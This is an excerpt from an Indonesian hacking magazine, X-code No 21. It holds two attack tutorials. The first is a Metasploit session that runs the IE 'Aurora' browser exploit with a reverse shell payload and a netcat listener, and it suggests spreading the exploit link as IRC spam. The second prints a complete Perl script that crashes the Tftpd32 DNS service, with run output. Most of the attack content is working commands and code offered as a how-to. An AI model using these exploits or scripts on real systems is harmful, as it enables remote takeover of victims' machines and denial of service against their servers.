= [metasploit v4.0.0-release [core:4.0 api:1.0]
+ --=[ 717 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 303 days ago (2011.08.01)
```

Warning: This copy of the Metasploit Framework was last updated 303 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:

<https://community.rapid7.com/docs/DOC-1306>

```
msf exploit(ms10_002_aurora) > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set PAYLOAD generic/shell_reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.3
msf exploit(ms10_002_aurora) > set SRVPORT 80
PAYLOAD => generic/shell_reverse_tcp
LHOST => 192.168.1.3
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[-] Handler failed to bind to 192.168.1.3:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.79:80/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.79
```

Disini LHOST IP-nya 192.168.1.3 adalah komputer attacker, dengan konsep reverse maka korban akan mengkoneksikan diri ke komputer attacker setelah menjalankan exploit, jika target attacker di internet ya cukup attacker memasukkan IP Publiknya.

IP 192.168.1.79 adalah ip dimana attacker menjalankan metasploit frameworknya, disini pas kebetulan berbeda IP antara komputer attacker dengan komputer yang untuk menjalankan metasploit framework.

Sebelum proses eksploitasi dilakukan maka attacker menjalankan terlebih dahulu netcat untuk siap menerima koneksi dari target ketika target menjalankan exploit dengan menggunakan browser.

Perintahnya : `nc -l -v -p 4444`

Ketika target membuka <http://192.168.1.79> seperti dibawah ini maka browser target menjalankan exploit yang ada di komputer dengan IP 192.168.1.79.




Dengan sebelumnya attacker telah menjalankan netcat maka attacker akan langsung mendapatkan shell target setelah target menjalankan url tersebut. Untuk pengamanan pada IE anda dapat melakukan update pada IE versi terbaru yang tidak memilih celah remote seperti diatas.

Untuk selain IE juga ada yang lain seperti Mozilla Firefox, chrome, opera, safari dan sebagainya yang dapat anda cari sendiri di situs exploit-db.com

Untuk IE celah ini dapat dimanfaatkan attacker di server-server Internet Relay Chat berupa spam yang isinya exploit, karena ketika client pengguna mIRC di Windows menjalankan spam dengan double klik pada url maka yang dibuka otomatis adalah IE untuk menjalankan url tersebut, karena itu jangan pernah meremehkan IE yang ada di komputer anda meskipun anda berkeyakinan tidak akan membuka situs menggunakan IE karena IE dapat membuka situs otomatis tanpa anda minta menggunakan IE seperti kasus yang saya sampaikan diatas.

Oleh Kurniawan – yk_family_code@yahoo.com

Cara melakukan serangan denial of service pada Tftpd32 dengan memanfaatkan celah pada DNS Server



Di sini penulis akan memberikan tutorial dengan cara melakukan DoS pada suatu aplikasi yang menyediakan berbagai service server yaitu Tftpd32. Tftpd32 menyediakan berbagai service server seperti DHCP, TFTP, DNS, SNTP dan sebagainya. Situs resmi program Tftpd32 ada di <http://tftpd32.jounin.net>.

Celah keamanan DoS terdapat pada DNS Server yang dapat membuat program Tftpd tidak aktif lagi di server. Untuk mengetahui lebih jauh tentang bug pada aplikasi server ini anda dapat masuk ke <http://www.exploit-db.com/exploits/18946>.

Untuk melakukan eksploitasi sebagai berikut, pertama-tama pastikan ActivePerl sudah ada di komputer anda, lalu jalankan exploit yang dibuat oleh demonalex berikut :


```
#!/usr/bin/perluse IO::Socket;
use Socket;
use Math::BigInt;
$|=1;
$host=shift;
$port=shift || '53';
die "usage: $0 \ $host [\ $port]\n" if(!defined($host));
$target_ip = inet_aton($host);
$target = sockaddr_in($port, $target_ip);
$crash='A'*128;
$transaction_id_count=1;
```

```

sub dns_struct_pack($){
$domain=shift;          #domain
$type="\x00\xff";      #dns_type = ANY
$transaction_id_count=1 if($transaction_id_count > 255);
$x=Math::BigInt->new($transaction_id_count);
$x=~s/0x//;
$transaction_id=sprintf("\x00".chr($x));
$flag="\x01\x00";
$question="\x00\x01";
$answer_rrs="\x00\x00";
$authority_rrs="\x00\x00";
$additional_rrs="\x00\x00";
if($domain ne '0'){
undef($domain_length);
$domain_length=length($domain);
$y=Math::BigInt->new($domain_length);
$y=~s/0x//;
$domain_length=chr($y);
}
$class="\x00\x01";      #IN
$transaction_id_count++;
if($domain eq '0'){
$packet_struct="$transaction_id"."$flag"."$question"."$answer_rrs"."$authority_rrs"."$additional_rrs"."$domain"."$type"."$class";
}else{
$packet_struct="$transaction_id"."$flag"."$question"."$answer_rrs"."$authority_rrs"."$additional_rrs"."$domain_length"."$domain"."$type"."$class";
}
return $packet_struct;
}
print "Launch attack ... ";
socket(SOCK1, AF_INET, SOCK_DGRAM, 17);
send(SOCK1, &dns_struct_pack($crash), 0, $target);
close(SOCK1);
print "Finish!\n";exit(0);

```

Exploit tersebut kita simpan dalam ekstensi .pl, misalnya dosdns.pl, setelah itu tinggal kita panggil exploit tersebut dengan ActivePerl.



```

C:\Perl\bin>perl dosdns.pl
usage: dosdns.pl $host [$port]

```

Cara penggunaannya adalah seperti diatas.

Jika disini misal targetnya adalah 192.168.1.79 maka sebagai berikut



```

C:\Perl\bin>perl dosdns.pl 192.168.1.79 53
Launch attack ... Finish!

```

Langsung otomatis program Tftpd32 keluar, semua service dari Tftpd32 baik DHCP, TFTP, DNS, SNTP, semua langsung mati alias tidak berfungsi, sampai si admin menjalankan kembali program Tftpd.

Oleh Kurniawan – yk_family_code@yahoo.com

X-code Magazine No 21



Yogyafree X-code hanya membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer. Pengiriman dikirim ke yk_family_code@yahoo.com

Media-media X-code



<http://xcode.or.id> : web utama

<http://xcode.or.id/forum> : forum dengan 99.000 members lebih

<http://friends.xcode.or.id> : social network dengan 3200 members lebih

<http://fbgroup.xcode.or.id> : FB Group dengan 16.000 members lebih

<http://milis.xcode.or.id> : milis dengan 6000 members lebih

<http://blog.xcode.or.id> : Blog X-code

<http://berita.xcode.or.id> : Berita Online IT X-code

<http://pustaka.xcode.or.id> : Perpustakaan Online X-code

<http://m.xcode.or.id> : X-code Mobile

<http://chat.xcode.or.id> : X-code Chat

<http://galaxy.xcode.or.id> : Aplikasi memudahkan akses ke media x-code

<http://private.xcode.or.id> : X-code Private Training

<http://xcode.or.id/exploits> : Web Xcode Exploits

Untuk media Forum, social network, chat x-code

Bagi yang lupa password dapat minta direset

Forum : <http://xcode.or.id/forum/ucp.php?mode=sendpassword>

Chat x-code : <http://chat.xcode.or.id/password.php>

Social Network : <http://friends.xcode.or.id/index.php?p=member/chpass>

Untuk media Forum

Bagi yang tidak mendapatkan aktivasi sebelumnya dapat melakukan aktivasi kembali

http://xcode.or.id/forum/ucp.php?mode=resend_act